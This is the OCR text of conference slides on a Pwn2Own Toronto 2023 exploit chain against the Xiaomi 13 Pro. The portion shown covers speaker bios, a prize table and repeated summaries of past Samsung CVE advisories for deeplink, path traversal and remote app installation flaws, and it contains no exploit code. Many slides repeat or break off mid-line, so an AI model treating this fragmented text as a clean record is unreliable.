XIAOMI THE MONEY

OUR TORONTO PWN2OWN 2023 EXPLOIT AND BEHIND THE SCENES STORY


ABOUT THIS TALK

- Research against the Xiaomi 13 Pro for the Toronto Pwn2Own 2023 competition
- The full exploit chain we used
- Issues encountered during the research
- What happened during the Pwn2Own competition

- Ken Gannon (right)
  - Managing Principal Security Consultant at NCC Group
  - Focuses on hacking mobile s**t
  - Previously contested in Pwn2Own
- Ilyes Beghdadi (left)
  - Senior Application Security Engineer at Census Labs
  - Veteran Android Malware Reverser
  - First time competing at Pwn2Own


Two dumb stupid adults with an Android Research problem

PWN2OWN TORONTO 2023 TARGETS




Target	Cash Prize	Master of Pwn Points
Xiaomi 13 Pro	$40,000 (USD)	4
Samsung Galaxy S23	$50,000 (USD)	5
Google Pixel 7	$200,000 (USD)	20
Apple iPhone 14	$250,000 (USD)	25

PWN2OWN TORONTO 2023 TARGETS




Target	Cash Prize	Master of Pwn Points
Xiaomi 13 Pro	$40,000 (USD)	4
Samsung Galaxy S23	$50,000 (USD)	5
Google Pixel 7	$200,000 (USD)	20
Apple iPhone 14	$250,000 (USD)	25

THE CALENDAR



THE CALENDAR



THE CALENDAR

SVE-2021-19505 (CVE-2021-25354): Samsung Internet

Severity: Moderate
Resolved Version: 13.2.1.46
Reported on: November 3, 2020
Description: Improper input check in Samsung Internet prior to version 13.2.1.46 allows attackers to launch non-exported activity in Samsung Browser via malicious deeplink.
Acknowledgement: Ken Gannon

2023 Oct 24

Pwn2Own Toronto 2023 starts

SVE-2021-19506 (CVE-2021-25367): Samsung Notes

Severity: Low
Resolved Version: 4.2.00.22
Reported on: November 3, 2020
Description: Path Traversal vulnerability in Samsung Notes prior to version 4.2.00.22 allows attackers to access local files without permission.
Acknowledgement: Ken Gannon

2023 July 14

THE CALENDAR

SVE-2021-19505 (CVE-2021-25354) Samsung Internet

Severity: Moderate
Resolved Version: 13.2.1.46
Reported on: November 3, 2020
Description: Improper input check in Samsung Internet prior to version 13.2.1.46 allows attackers to launch non-exported activity in Samsung Browser via malicious deeplink.
Acknowledgement: Ken Gannon

2023 Oct 24

Pwn2Own Toronto 2023 starts

SVE-2021-19506 (CVE-2021-25367) Samsung Notes

SVE-2021-19144 (CVE-2021-25374) Samsung Members

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above
Reported on: October 4, 2020
Description: An improper authorization vulnerability in Samsung Members "samsungrewards" scheme for deeplink in versions 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above allows remote attackers to access a user data related with Samsung Account.
Acknowledgement: Ken Gannon

lows attackers to access local files

THE CALENDAR

SVE-2021-19505 (CVE-2021-25354)

Severity: Moderate
Resolved Version: 13.2.1.46
Reported on: November 3, 2020
Description: Improper input check in Sar
activity in Samsung Browser via malicious deeplink.
Acknowledgement: Ken Gannon

SVE-2021-23791 (CVE-2022-22288): Remote app installation vulnerability in Galaxy Store

Severity: Critical
Resolved Version: 4.5.36.5
Reported on: November 3, 2021
Description: Improper authorization vulnerability in Galaxy Store prior to 4.5.36.5 allows remote app installation of the
allowlist.
Acknowledgement: Ken Gannon

Toronto 2023 starts

SVE-2021-19506 (CVE-2021-25367): Samsung Notes

SVE-2021-19144 (CVE-2021-25374): Samsung Members

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above
Reported on: October 4, 2020
Description: An improper authorization vulnerability in Samsung Members "samsungrewards" scheme for deeplink in versions
2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above allows remote attackers to access a user data
related with Samsung Account.
Acknowledgement: Ken Gannon

lows attackers to access local files

THE CALENDAR

SVE-2021-19505 (CVE-2021-25354)

Severity: Moderate
Resolved Version: 13.2.1.46

SVE-2021-23791 (CVE-2022-22288): Remote app installation vulnerability in Galaxy Store

Severity: Critical
Resolved Version: 4.5.36.5
Reported on: November 3, 2021
Description: Improper authorization vulnerability in Galaxy Store prior to 4.5.36.5 allows remote app installation of the

SVE-2021-23625 (CVE-2022-28775): Improper access control in Samsung Flow

Severity: Moderate
Resolved Version: 4.8.06.5
Reported on: October 19, 2021
Description: Improper access control vulnerability in Samsung Flow prior to version 4.8.06.5 allows attacker to write the file without Samsung Flow permission.
Acknowledgement: Ken Gannon

SVE-2021-19144 (CVE-2021-25374): Samsung Members

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above
Reported on: October 4, 2020
Description: An improper authorization vulnerability in Samsung Members "samsungrewards" scheme for deeplink in versions 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above allows remote attackers to access a user data related with Samsung Account.
Acknowledgement: Ken Gannon

lows attackers to access local files

THE CALENDAR

SVE-2021-23791 (CVE-2022-22288): Remote app installation vulnerability in Galaxy Store

Severity: Critical
Resolved Version: 4.5.36.5
Reported on: November 3, 2021
Description: Improper authorization vulnerability in Galaxy Store prior to 4.5.36.5 allows remote app installation of the

SVE-2021-19505 (CVE-2021-25354)

Severity: Moderate
Resolved Version: 13.2.1.46

SVE-2021-23625 (CVE-2022-28775): Improper access control in Samsung Flow

Severity: Moderate
Resolved Version: 4.8.06.5
Reported on: October 19, 2021
Description: Improper access control vulnerability i
file without Samsung Flow permission.
Acknowledgement: Ken Gannon

SVE-2021-23627 (CVE-2022-28776): Improper access control vulnerability in Galaxy Store

Severity: High
Resolved Version: 4.5.36.4
Reported on: October 16, 2021
Description: Improper access control vulnerability in Galaxy Store prior to version 4.5.36.4 allows attacker to install applications from Galaxy Store without user interactions.
Acknowledgement: Ken Gannon

SVE-2021-19144 (CVE-2021-25374) Samsung

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above
Reported on: October 4, 2020
Description: An improper authorization vulnerability in Samsung Members "samsungrewards" scheme for deeplink in versions 2.4.83.9 in Android O(8.1) and below, and 3.9.00.9 in Android P(9.0) and above allows remote attackers to access a user data related with Samsung Account.
Acknowledgement: Ken Gannon

lows attackers to access local files

THE CALENDAR

SVE-2021-23791 (CVE-2022-22288): Remote app installation vulnerability in Galaxy Store

Severity: Critical
Resolved Version: 4.5.36.5
Reported on: November 3, 2021
Description: Improper authorization vulnerability in Galaxy Store prior to 4.5.36.5 allows remote app installation of the

SVE-2021-19505 (CVE-2021-25354)

Severity: Moderate
Resolved Version: 13.2.1.46

SVE-2021-23625 (CVE-2022-28775): Improper access control in Samsung Flow

Severity: Moderate
Resolved Version: 4.8.06.5
Reported on: October 19, 2021
Description: Improper access control vulnerability i
file without Samsung Flow permission.
Acknowledgement: Ken Gannon

SVE-2021-23627 (CVE-2022-28776): Improper access control vulnerability in Galaxy Store

Severity: High
Resolved Version: 4.5.36.4
Reported on: October 16, 2021
Description: Improper access control vulnerability in Galaxy Store prior to version 4.5.36.4 allows attacker to install applications from Galaxy Store without user interactions.

SVE-2021-19144 (CVE-2021-25374) Samsung F

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) an
Reported on: October 4, 2020
Description: An improper authorization vulner
2.4.83.9 in Android O(8.1) and below, and 3.9.0
related with Samsung Account.
Acknowledgement: Ken Gannon

SVE-2021-23625 (CVE-2022-28775): Improper access control in Samsung Flow

Severity: Moderate
Resolved Version: 4.8.06.5
Reported on: October 19, 2021
Description: Improper access control vulnerability in Samsung Flow prior to version 4.8.06.5 allows attacker to write the file without Samsung Flow permission.
Acknowledgement: Ken Gannon

THE CALENDAR

SVE-2021-23791 (CVE-2022-22288): Remote app installation vulnerability in Galaxy Store

Severity: Critical
Resolved Version: 4.5.36.5

SVE-2021-19505 (CVE-2021-25354)

SVE-2021-23627 (CVE-2022-28776): Improper access control vulnerability in Galaxy Store

6.5 allows remote app installation of the

Severity: High
Resolved Version: 4.5.36.4
Reported on: October 16, 2021
Description: Improper access control vulnerability in Galaxy Store prior to version 4.5.36.4 allows attacker to install applications from Galaxy Store without user interactions.
Acknowledgement: Ken Gannon

ulnerability in Galaxy Store

Reported on: October 16, 2021
Description: Improper access control vulnerability in Galaxy Store prior to version 4.5.36.4 allows attacker to install applications from Galaxy Store without user interactions.

file without Samsung Flow permission.
Acknowledgement: Ken Gannon

SVE-2021-23625 (CVE-2022-28775): Improper access control in Samsung Flow

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) an
Reported on: October 4, 2020
Description: An improper authorization vulner
2.4.83.9 in Android O(8.1) and below, and 3.9.0
related with Samsung Account.
Acknowledgement: Ken Gannon

Severity: Moderate
Resolved Version: 4.8.06.5
Reported on: October 19, 2021
Description: Improper access control vulnerability in Samsung Flow prior to version 4.8.06.5 allows attacker to write the file without Samsung Flow permission.
Acknowledgement: Ken Gannon

THE CALENDAR

SVE-2021-23791 (CVE-2022-22288) : Remote app installation vulnerability in Galaxy Store

Zero Day Initiative
@thezdi


In the first failed demonstration of #Pwn2Own Austin, Ken Gannon (@yogehi) of F-Secure Labs couldn't get his exploit of the #Samsung Galaxy S21 to work within the time allotted. #P2OAustin

1:22 PM · Nov 2, 2021

Severity: High
Resolved Version: 2.4.83.9 in Android O(8.1) an
Reported on: October 4, 2020
Description: An improper authorization vulner
2.4.83.9 in Android O(8.1) and below, and 3.9.0
related with Samsung Account.
Acknowledgement: Ken Gannon

Severity: Moderate
Resolved Version: 4.8.06.5
Reported on: October 19, 2021
Description: Improper access control vulnerability in Samsung Flow prior to version 4.8.06.5 allows attacker to write the file without Samsung Flow permission.
Acknowledgement: Ken Gannon

THE CALENDAR



THE CALENDAR

Pwn2Own Toronto 2023 starts

July 14

Oct 19

UNDERSTANDING THE XIAOMI 13 PRO

“Global” model 2210132G

“China” model 2210132C

